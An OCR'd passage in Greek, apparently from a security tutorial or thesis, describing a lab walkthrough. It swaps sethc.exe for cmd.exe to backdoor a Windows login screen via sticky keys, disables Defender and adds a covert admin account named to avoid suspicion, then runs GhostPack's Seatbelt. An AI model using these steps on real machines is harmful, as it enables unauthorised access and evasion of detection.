
Τα δεσμευμένα κελύφη έχουν ένα πρόγραμμα που λειτουργεί ως «ακροατής» (listener) να εκτελείται στο παρασκήνιο του τερματικού – στόχου και ο εισβολέας συνδέεται με τον ακροατή για να αποκτήσει ένα απομακρυσμένο κέλυφος.

Θα δοκιμάσουμε να εκμεταλλευτούμε μια ευπάθεια στον σχεδιασμό των Windows – τη λειτουργία των “sticky keys”, ακριβώς όπως έγινε κατά τη χρήση των LOLBAS εργαλείων.


Γι’ αυτό κάνουμε τις εξής παραδοχές:

a) Θεωρούμε ότι έχουμε φυσική πρόσβαση στο τερματικό – στόχο ή ότι είχαμε κάποια στιγμή «φυσική» πρόσβαση (μη απομακρυσμένη), ώστε να μπορέσουμε να εκτελέσουμε τη μεθοδολογία που περιγράφεται παρακάτω, καθώς απαιτείται να εισάγουμε ένα cd εγκατάστασης των Windows και να επανεκκινήσουμε το μηχάνημα
b) Μας ενδιαφέρει να εκτελέσουμε τα προγράμματα του GhostPack. Συνεπώς, αν δεν έχουμε διαχειριστικά δικαιώματα, θα πρέπει να δημιουργήσουμε έναν χρήστη που να ανήκει στο group των Administrators.


Η διαδικασία έχει περιγραφεί αναλυτικά στην προηγούμενη ενότητα, αλλά θα υπογραμμίσουμε τα κύρια σημεία. Θα χρησιμοποιήσουμε ένα cd των Windows 10 για να εκκινήσουμε το εικονικό μας μηχάνημα. Μόλις φτάσει στην εικόνα εγκατάστασης θα πατήσουμε το συνδυασμό “Shift+F10”, ώστε να μεταβούμε σε ένα προσωρινό κέλυφος γραμμής εντολών.




Πρωτίστως δημιουργούμε ένα backup του εκτελέσιμου “sethc.exe” και σε δεύτερο χρόνο το αντικαθιστούμε με το αρχείο γραμμής εντολών “cmd.exe”, όπως φαίνεται από τις παρακάτω γραμμές εντολών:



Υπό κανονικές συνθήκες, θα επανεκκινούσαμε τον υπολογιστή και στην οθόνη login, πιέζοντας το πλήκτρο “Shift” 5 φορές, θα μας έδινε πρόσβαση στη γραμμή εντολών. Ωστόσο, ο Windows Defender έχει πλέον ενημερωθεί ώστε να προλαμβάνει την κακόβουλη αντικατάσταση προγραμμάτων συστήματος. Συνεπώς, εκκινούμε το τερματικό σε κατάσταση ασφαλούς λειτουργίας (safe mode), για να παρακάμψουμε τον Defender. Στην οθόνη σύνδεσης, πλέον σε κατάσταση ασφαλούς λειτουργίας, πιέζοντας το “Shift” 5 φορές, μας δίνει πρόσβαση σ’ ένα πρόγραμμα γραμμής εντολών και μάλιστα με διαχειριστικά δικαιώματα:




Απενεργοποιούμε τον Windows Defender ανοίγοντας ένα PowerShell με δικαιώματα Administrator κι εκτελούμε την παρακάτω εντολή:




Εκκινώντας κανονικά το σύστημα και πατώντας το “Shift” 5 φορές μας ανοίγει μια γραμμή εντολών με διαχειριστικά δικαιώματα, πλέον μόνιμα. Επίσης, μπορούμε να εκκινήσουμε αυτή την επίθεση πλέον απομακρυσμένα μέσω της εφαρμογής RDP (Remote Desktop). Τέλος καλό θα ήταν σημειωθεί ότι αν και το κέλυφος γραμμής εντολών έχει διαχειριστικά δικαιώματα, δε μας επιτρέπει να συνδεθούμε στο σύστημα, καθώς δεν γνωρίζουμε τα credentials των χρηστών. Μπορεί όμως να αποτελέσει εφαλτήριο για μια επίθεση απόκτησης προνομίων (privilege escalation).

Αυτό είναι και το επόμενό μας βήμα: θα δημιουργήσουμε ένα χρήστη και θα τον τοποθετήσουμε στην ομάδα των διαχειριστών. Φυσικά, εναλλακτικά θα μπορούσαμε να ενεργοποιήσουμε τον λογαριασμό του Administrator ή να επαναφέρουμε (reset) τον κωδικό ενός χρήστη με διαχειριστικά δικαιώματα, αλλά αυτό αφήνει περισσότερα ίχνη κι οδηγεί πιο εύκολα στον εντοπισμό. Συνεπώς, μόλις ολοκληρώσουμε τις εργασίες μας, καλό είναι να διαγράψουμε τον εν λόγω λογαριασμό. Επίσης, καλό θα είναι να δώσουμε ένα όνομα στον καινούριο χρήστη που να μην κινεί υποψίες, όπως το όνομα μιας υπηρεσίας ή μιας νόμιμης ομάδας χρηστών (π.χ. Backup Admins).

Εκκινούμε το τερματικό μέσω της λειτουργίας των “Sticky Keys” πατώντας 5 φορές το πλήκτρο “shift”, δημιουργούμε το νέο χρήστη και τον εντάσσουμε στην ομάδα των διαχειριστών με τις παρακάτω εντολές:




Επανεκκινούμε το σύστημα για να τον εμφανίσει στην οθόνη login και συνδεόμαστε κανονικά ως χρήστης “DomainUser” με κωδικό 123:




Έχουμε αποκτήσει φυσική πρόσβαση στο τερματικό – στόχο και μας ενδιαφέρει να εκτελέσουμε τα εργαλεία που προαναφέραμε και τα οποία έχουμε τοποθετήσει στον υπολογιστή.

Τοποθετούμε τα αρχεία στον φάκελο “temp” στον τοπικό δίσκο C:\, όπως φαίνεται παρακάτω:



Ανοίγουμε ένα τερματικό γραμμής εντολών με διαχειριστικά δικαιώματα και δοκιμάζουμε τα εκτελέσιμα ένα προς ένα, εξετάζοντας τα στοιχεία που επιστρέφουν:




Seatbelt.exe:

Υπενθυμίζουμε ότι το seatbelt είναι ένα πλαίσιο αναλυτικής παράθεσης των «ελέγχων ασφαλείας» και συλλογής δεδομένων υπολογιστών. Συγκεντρώνει στοιχεία σχεδόν για τα πάντα, από τις ρυθμίσεις ασφαλείας του PowerShell, τα εισιτήρια Kerberos του τρέχοντα χρήστη, έως τα διαγραμμένα αντικείμενα Κάδου Ανακύκλωσης και άλλα (με 40 και πλέον τρέχοντες ελέγχους).

Εκτελούμε την εντολή:

seatbelt.exe -group = all

και παίρνουμε την παρακάτω έξοδο:



Η εκτέλεση του εργαλείου ολοκληρώνεται σε σχετικά σύντομο χρονικό διάστημα (139,057 seconds ή 2,31 minutes) και παίρνουμε μια αναλυτικότατη λίστα, η οποία περιέχει όποια πληροφορία μπορεί πιθανόν να χρειαστούμε, είτε για να εκμεταλλευτούμε κακόβουλα το τερματικό, είτε για να θωρακίσουμε τα επισφαλή σημεία του.

